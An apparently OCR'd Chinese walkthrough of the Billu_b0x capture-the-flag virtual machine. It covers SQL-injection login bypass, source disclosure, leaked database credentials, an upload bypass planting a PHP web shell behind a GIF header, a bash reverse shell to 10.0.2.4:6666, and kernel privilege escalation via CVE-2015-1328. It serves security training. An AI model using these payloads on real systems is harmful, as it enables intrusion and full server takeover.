
（1）通过index页面可以读取到sql语句，通过构建用户名' or 1=1 – \'，密码' or 1=1 – \'闭合sql语句用万能密码登录，这种闭合我是看不懂。核心代码如下

```
$uname=str_replace('\'','',urldecode($_POST['un']));
$pass=str_replace('\'','',urldecode($_POST['ps']));
$run='select * from auth where  pass=\''.$pass.'\' and uname=\''.$uname.'\'';
```

（2）通过读取index.php文件，发现file参数实际是通过readfile函数实现的读取文件，而非常规的文件包含，因此此处不能直接利用文件包含漏洞，源码如下。

```php
<?php


function file_download($download)
{
 if(file_exists($download))
    {
     header("Content-Description: File Transfer");

     header('Content-Transfer-Encoding: binary');
     header('Expires: 0');
     header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
     header('Pragma: public');
     header('Accept-Ranges: bytes');
     header('Content-Disposition: attachment; filename="'.basename($download).'"');
     header('Content-Length: ' . filesize($download));
     header('Content-Type: application/octet-stream');
     ob_clean();
     flush();
     readfile ($download);
    }
    else
    {
    echo "file not found";
    }

}

if(isset($_POST['file']))
{
file_download($_POST['file']);
}
else{

echo '\'file\' parameter is empty. Please provide file path in \'file\' parameter ';
}
```

为了证明readfile文件不可包含，可以用in.php文件做实验印证




（3）读取c.php文件，获取数据库ica_lab的账户和密码


```php
<?php
#header( 'Z-Powered-By:its chutiyapa xD' );
header('X-Frame-Options: SAMEORIGIN');
header( 'Server:testing only' );
header( 'X-Powered-By:testing only' );

ini_set( 'session.cookie_httponly', 1 );

$conn = mysqli_connect("127.0.0.1","billu","b0x_billu","ica_lab");

// Check connection
if (mysqli_connect_errno())
  {
  echo "connection failed ->  " . mysqli_connect_error();
  }

?>
```

3、登录数据库，得到用户认证账户密码

（1）登录数据库和密码，在auth表中得到一对账号密码



（2）从index.php页面登录，跳转到panel.php页面，发现文件上传点



（3）读取panel.php文件源码，发现两点。一是该文件有post类型的文件包含漏洞，涉及参数为load。二是文件上传通过finfo(FILEINFO_MIME)生成对象对文件类型进行校验。

```php
<?php
session_start();

include('c.php');
include('head2.php');
if(@$_SESSION['logged']!=true )
{
  header('Location: index.php', true, 302);
  exit();
```

```
}



echo "Welcome to billu b0x ";
echo '<form method=post style="margin: 10px 0px 10px 95%;"><input type=submit name=lg value=Logout></form>';
if(isset($_POST['lg']))
{
 unset($_SESSION['logged']);
 unset($_SESSION['admin']);
 header('Location: index.php', true, 302);
}
echo '<hr><br>';

echo '<form method=post>

<select name=load>
    <option value="show">Show Users</option>
 <option value="add">Add User</option>
</select>

  <input type=submit name=continue value="continue"></form><br><br>';
if(isset($_POST['continue']))
{
 $dir=getcwd();
 $choice=str_replace('./','',$_POST['load']);

 if($choice==='add')
 {
         include($dir.'/'.$choice.'.php');
   die();
 }

        if($choice==='show')
 {

  include($dir.'/'.$choice.'.php');
  die();
 }
 else
 {
  include($dir.'/'.$_POST['load']);
 }

}



if(isset($_POST['upload']))
{

 $name=mysqli_real_escape_string($conn,$_POST['name']);
 $address=mysqli_real_escape_string($conn,$_POST['address']);
 $id=mysqli_real_escape_string($conn,$_POST['id']);

 if(!empty($_FILES['image']['name']))
 {
  $iname=mysqli_real_escape_string($conn,$_FILES['image']['name']);
 $r=pathinfo($_FILES['image']['name'],PATHINFO_EXTENSION);
 $image=array('jpeg','jpg','gif','png');
```


```
 if(in_array($r,$image))
 {
  $finfo = @new finfo(FILEINFO_MIME);
 $filetype = @$finfo->file($_FILES['image']['tmp_name']);
  if(preg_match('/image\/jpeg/',$filetype )  || preg_match('/image\/png/',$filetype ) || preg_match('/image\/gif
/',$filetype ))
    {
     if (move_uploaded_file($_FILES['image']['tmp_name'], 'uploaded_images/'.$_FILES['image']['name']))
        {
         echo "Uploaded successfully ";
         $update='insert into users(name,address,image,id) values(\''.$name.'\',\''.$address.'\',\''.$iname.'\',
 \''.$id.'\')';
        mysqli_query($conn, $update);

       }
    }
   else
   {
    echo "<br>i told you dear, only png,jpg and gif file are allowed";
   }
 }
 else
 {
  echo "<br>only png,jpg and gif file are allowed";

 }
}


}

?>
```

4、源码审计，绕过上传


（1）通过查询php手册得知，函数fileinfo通过mime_content_type函数通过检查文件magic number的方式对文件类型进行校验。因此可以在二进制环境下，修改文件头的magic number的方式绕过校验上传文件。构造图片ma.jpg，其源码如下。

```
GIF87a
<?php system($_GET['cmd']);?>
```

（2）上传图片ma.jpg后，在panel.php中查看路径，也可以在uploaded_images目录查看




（3）burp验证上传ma功能，这里需要注意的是只能通过panel.php的文件包含漏洞包含。



5、反弹shell

bash反弹，将以下bash反弹命令通过decoder用url编码后加入到cmd参数中

```
echo "bash -i >& /dev/tcp/10.0.2.4/6666 0>&1" | bash
```



0x04 提升权限

在可执行目录uploade_images下跑linux-exploit-suggester.sh得到如下结果

```
www-data@indishell:/var/www/uploaded_images$ ./linux-exploit-suggester.sh
./linux-exploit-suggester.sh

Available information:

Kernel version: 3.13.0
Architecture: i386
Distribution: ubuntu
Distribution version: 12.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

78 kernel space exploits
48 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=
7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]

   Download URL: https://www.exploit-db.com/download/40611
```

```
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2015-1328] overlayfs

   Details: http://seclists.org/oss-sec/2015/q2/717
   Exposure: highly probable
   Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04){kernel:3.(13|16).0-*-generic}
   Download URL: https://www.exploit-db.com/download/37292

[+] [CVE-2015-3202] fuse (fusermount)

   Details: http://seclists.org/oss-sec/2015/q2/520
   Exposure: probable
   Tags: debian=7.0|8.0,[ ubuntu=* ]
   Download URL: https://www.exploit-db.com/download/37089
   Comments: Needs cron or system admin interaction

[+] [CVE-2014-4014] inode_capable

   Details: http://www.openwall.com/lists/oss-security/2014/06/10/4
   Exposure: probable
   Tags: [ ubuntu=12.04 ]
   Download URL: https://www.exploit-db.com/download/33824

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
```

```
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

   Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
   Exposure: less probable
   Download URL:
   Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-7308] af_packet

   Details: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html
   Exposure: less probable
   Tags: ubuntu=16.04{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c
   Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for addition
al kernels

[+] [CVE-2017-6074] dccp

   Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
   Exposure: less probable
   Tags: ubuntu=(14.04|16.04){kernel:4.4.0-62-generic}
   Download URL: https://www.exploit-db.com/download/41458
   Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

[+] [CVE-2017-1000370,CVE-2017-1000371] linux_offset2lib

   Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
   Exposure: less probable
   Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_offset2lib.c
   Comments: Uses "Stack Clash" technique

[+] [CVE-2017-1000366,CVE-2017-1000371] linux_ldso_dynamic

   Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
   Exposure: less probable
   Tags: debian=9|10,ubuntu=14.04.5|16.04.2|17.04,fedora=23|24|25
   Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_dynamic.c
   Comments: Uses "Stack Clash" technique, works against most SUID-root PIEs

[+] [CVE-2017-1000366,CVE-2017-1000370] linux_ldso_hwcap

   Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
   Exposure: less probable
```

```
   Exposure: less probable
   Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_hwcap.c
   Comments: Uses "Stack Clash" technique, works against most SUID-root binaries

[+] [CVE-2016-9793] SO_{SND|RCV}BUFFORCE

   Details: https://github.com/xairy/kernel-exploits/tree/master/CVE-2016-9793
   Exposure: less probable
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-9793/poc.c
   Comments: CAP_NET_ADMIN caps OR CONFIG_USER_NS=y needed. No SMEP/SMAP/KASLR bypass included. Tested in QEMU o
nly

[+] [CVE-2016-6663,CVE-2016-6664|CVE-2016-6662] mysql-exploit-chain

   Details: https://legalhackers.com/advisories/MySQL-Maria-Percona-PrivEscRace-CVE-2016-6663-5616-Exploit.html
   Exposure: less probable
   Tags: ubuntu=16.04.1
   Download URL: http://legalhackers.com/exploits/CVE-2016-6663/mysql-privesc-race.c
   Comments: Also MariaDB ver<10.1.18 and ver<10.0.28 affected

[+] [CVE-2016-2384] usb-midi

   Details: https://xairy.github.io/blog/2016/cve-2016-2384
   Exposure: less probable
   Tags: ubuntu=14.04,fedora=22
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c
   Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privi
leged user

[+] [CVE-2015-8660] overlayfs (ovl_setattr)

   Details: http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/
   Exposure: less probable
   Tags: ubuntu=(14.04|15.10){kernel:4.2.0-(18|19|20|21|22)-generic}
   Download URL: https://www.exploit-db.com/download/39166

[+] [CVE-2015-8660] overlayfs (ovl_setattr)

   Details: http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/39230

[+] [CVE-2014-5207] fuse_suid

   Details: https://www.exploit-db.com/exploits/34923/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/34923

[+] [CVE-2014-5119] __gconv_translit_find

   Details: http://googleprojectzero.blogspot.com/2014/08/the-poisoned-nul-byte-2014-edition.html
   Exposure: less probable
   Tags: debian=6
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/34421
.tar.gz

[+] [CVE-2014-0196] rawmodePTY

   Details: http://blog.includesecurity.com/2014/06/exploit-walkthrough-cve-2014-0196-pty-kernel-race-condition.
html
```

```
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/33516

[+] [CVE-2012-0809] death_star (sudo)

   Details: http://seclists.org/fulldisclosure/2012/Jan/att-590/advisory_sudo.txt
   Exposure: less probable
   Tags: fedora=16
   Download URL: https://www.exploit-db.com/download/18436

[+] [CVE-2016-0728] keyring

   Details: http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/40003
   Comments: Exploit takes about ~30 minutes to run. Exploit is not reliable, see: https://cyseclabs.com/blog/cve-2016-0728-poc-not-working
```

尝试dirtycow无法提权成功，最后使用[CVE-2015-1328] overlayfs成功提权

```
https://www.exploit-db.com/download/37292
```

提权过程如下

0x05 补充

